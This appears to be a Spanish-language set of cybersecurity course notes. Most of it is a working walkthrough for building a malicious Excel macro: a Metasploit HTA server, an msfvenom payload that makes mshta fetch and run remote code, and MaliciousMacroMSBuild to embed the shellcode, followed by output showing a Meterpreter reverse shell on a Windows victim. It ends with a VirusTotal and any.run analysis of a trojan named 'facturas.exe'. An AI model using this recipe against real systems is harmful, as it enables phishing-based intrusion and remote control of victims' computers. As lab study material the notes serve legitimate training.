
## MALWARE

Encontrar malware en equipo con KasperskyRescueDisk

En el W7 que usamos en clase con la revershell cargamos la ISO de kaspersky como arranque y una vez arranca nos aparece la siguiente ventana



Nada mas entrar se abren varias ventanas hasta que ejecuta automáticamente el scan del sistema y nos encuentra el malware



## Crear macro con reverse Shell

Inicialmente es necesario generar un payload válido que será cargado posteriormente en las macros, para ello se puede hacer uso de opciones como HTA, Powershell, RunDLL32, etcétera. En este caso se va a mostrar el uso de HTA:

```
msfconsole -x "use exploit/windows/misc/hta_server; set SRVHOST <IP kali>; set LHOST <IP kali>; exploit"
```

```
(kali㉿kali)-[~] $ sudo msfconsole -x"use exploit/windows/misc/hta_server; set SRVHOST 192.168.0.28; set LHOST 192.168.0.28; exploit"[*] Preferred LHOST is now set to 192.168.0.28[*] Preferred SRVHOST is now set to 192.168.0.28[*] Exploit running as background job 0.[*] Exploit completed, but no session was created.[*] Started reverse TCP handler on 192.168.0.28:4444[*] Using URL: http://192.168.0.28:8080/y0tR8NxNAX.hta[*] Server started.
```

```
msf6 exploit(windows/misc/hta_server) >
```

```
msfvenom -p windows/exec cmd="mshta.exe http://<IP>:8080/<archivo>.hta" -f raw > payload.bin
```

```
(kali㉿kali)-[~] $ sudo msfvenom -p windows/exec cmd="mshta.exe http://192.168.0.28:8080/y0tR8NxNAX.hta" -f raw > payload.bin[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload[-] No arch selected, selecting arch: x86 from the payloadNo encoder specified, outputting raw payloadPayload size: 234 bytes
```

```
(kali㉿kali)-[~] $ ls2021-04-26_073812 2021-04-27_073005 2021-05-19_054256 certificadoBurp Downloads geckodriver.log miner.log pass.txt2021-04-26_074223 2021-04-27_073441 38861.txt CVE-2020-1472 dwva.txt go Music payload.bin2021-04-27_072658 2021-05-19_054236 as.log Desktop facturas.exe gongora.txt names.txt php-reverse-shell.php2021-04-27_072855 2021-05-19_054249 asset Documents ftp herramientaciber pasar.txt Pictures
```

Posteriormente se puede hacer uso de scripts como MaliciousMacroMSBuild, que permiten injectar un payload en una macro. Se muestra a continuación un simple ejemplo para añadir el payload generado en Metasploit mediante Msfvenom:

```
git clone https://github.com/infosecn1nja/MaliciousMacroMSBuild
```

```
cd MaliciousMacroMSBuild
```

```
python m3-gen.py -p shellcode -i payload.bin -o macro.vba
```

```
└─(kali㉿kali)-[~]
$ git clone https://github.com/infosecninja/MaliciousMacroMSBuild
Cloning into 'MaliciousMacroMSBuild'...
remote: Enumerating objects: 30, done.
remote: Total 30 (delta 0), reused 0 (delta 0), pack-reused 30
Receiving objects: 100% (30/30), 23.57 KiB | 371.00 KiB/s, done.
Resolving deltas: 100% (11/11), done.

└─(kali㉿kali)-[~]
$ cd MaliciousMacroMSBuild

└─(kali㉿kali)-[~/MaliciousMacroMSBuild]
$ ls
LICENSE  m3-gen.py  README.md  templates

└─(kali㉿kali)-[~/MaliciousMacroMSBuild]
$ cp /home/kali/payload.bin .

└─(kali㉿kali)-[~/MaliciousMacroMSBuild]
$ python m3-gen.py -p shellcode -i payload.bin -o macro.vba

/$$      /$$   /$$$$$$$/   /$$$$$$$/
| $$     /$$$/ /$$ _  $$ /$$$_  $$/
| $$$$/ /$$$$| / \ \ $$/| $$ \ \ $$/| |
| $$  $$| / $$| \ \ / $$| $$ \ \ / $$|
| $$\ \ $| / $$| \ \ / $$| $$ \ \ / $$|
| $$ \ V| / $$| /$$$$$/| /$$$$$/|
|_ / \ \_| / \ \_| / \ \_| / \ \_| / \ \_/

Malicious Macro MSBuild Generator v2.1
Author : Rahmat Nurfauzi (@infosecninja)

[+] Writing msbuild shellcode payload.
[+] macro.vba macro sucessfully saved to disk.

└─(kali㉿kali)-[~/MaliciousMacroMSBuild]
$
```

Para finalizar solo será necesario añadir estas macros a un archivo Excel, y guardarla como xlsm. Existen otras formas que permitirían potencialmente la ejecución de código mediante archivos ofimáticos como DDE, CSV Injection.

Una vez añadido el código a la macro solo tenemos que guardar el Excel y al abrirlo nos creara la conexión

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
SRVHOST ⇒ 192.168.0.28
LHOST ⇒ 192.168.0.28
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.28:4444
[*] Using URL: http://192.168.0.28:8080/kCsaoeyu.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 192.168.0.19      hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.0.19
[*] Meterpreter session 1 opened (192.168.0.28:4444 → 192.168.0.19:1764) at 2021-05-27 05:21:16 -0400
```

```

msf6 exploit(windows/misc/hta_server) > [*] 192.168.0.19      hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.0.19
[*] Meterpreter session 1 opened (192.168.0.28:4444 → 192.168.0.19:1764) at 2021-05-27 05:21:16 -0400
    pruebas.pcm
msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	capture2.png	meterpreter x86/windows	MSI\ramon @ MSI	192.168.0.28:4444 → 192.168.0.19:1764 (192.168.0.19)

```


msf6 exploit(windows/misc/hta_server) > session -i 1
[-] Unknown command: session.
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1 ...

capture2.png
meterpreter > sysinfo
Computer       : MSI
OS             : Windows 10 (10.0 Build 19041).
Architecture   : x64
System Language: es_ES
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >


```

Y ya tendríamos un meterpreter en la maquina objetivo

## Análisis de malware tipo macro de any.run




En Any.run podemos ver perfectamente el proceso que sigue el exploit y los procesos que ejecuta , para ver como al final intenta conectarse a nuestro servidor que en este caso es la maquina Kali de la prueba anterior



Análisis del troyano usado durante el curso de forma manual

- **Virus Total**



DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Acronis	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
SecureAge APEX	Malicious	Arcabit	Trojan.CryptZ.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Gen

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
-----------	---------	----------	-----------

Basic Properties	
MD5	411dcea570d29b9d4b9d69a848bdb916
SHA-1	1f164fd64c0e7a6747a6c7d606d66db98807504d
SHA-256	ec92782175d41e02a52b664fac6b3541750cc89375fbac896aee4feb4159f4db
Vhash	074046755d151028z2e32tz27z
Authentihash	a6c9978f1c57c9bf2570e22b5de66d8d0711b8ebdcfc448cb7f7a4ae6a119b0e
Imphash	481f47bbb2c9c21e108d65f52b04c448
Rich PE header hash	a7016ce5cb15a8644d2a00d0e692d936
SSDEEP	1536:INkCl4YxIPqRatD5qNme6iAMB+KR0Nc8QsJq39:KkTHI3ee0Nc8QsC9
TLSH	T17873C082D9C44525C196123D57723E766A34F1FA7702C2AE7A8CC9E5DFD1DB0A22A3C2
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable MS Visual C++ (generic) (38.8%)
TrID	Microsoft Visual C++ compiled executable (generic) (20.5%)
TrID	Win64 Executable (generic) (13%)
TrID	Win32 Dynamic Link Library (generic) (8.1%)
TrID	Win16 NE executable (generic) (6.2%)
File size	72.07 KB (73802 bytes)

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
-----------	---------	-----------	----------	-----------

Contacted IP Addresses			
IP	Detections	Autonomous System	Country
10.1.200.101	0 / 84	-	-

Graph Summary				
---------------	--	--	--	--



DETECTION DETAILS RELATIONS BEHAVIOR

---

VirusTotal Josebox ▾

4

Network Communication ⓘ

IP Traffic

10.1.200.101:4444 (TCP)

File System Actions ⓘ

Files Opened

C:\Users\user\Desktop\facturas.exe

C:\Windows\AppPatch\sysmain.sdb

C:\Windows\SysWOW64\ADVAPI32.dll

C:\Windows\SysWOW64\CRYPTBASE.dll

C:\Windows\SysWOW64\KERNEL32.DLL

C:\Windows\SysWOW64\KERNELBASE.dll

C:\Windows\SysWOW64\MSVCRT.dll

C:\Windows\SysWOW64\RPCRT4.dll

C:\Windows\SysWOW64\SspiCli.dll

C:\Windows\SysWOW64\WS2\_32.dll

C:\Windows\SysWOW64\WSOCK32.dll

C:\Windows\SysWOW64\apphelp.dll

C:\Windows\SysWOW64\bcryptPrimitives.dll

---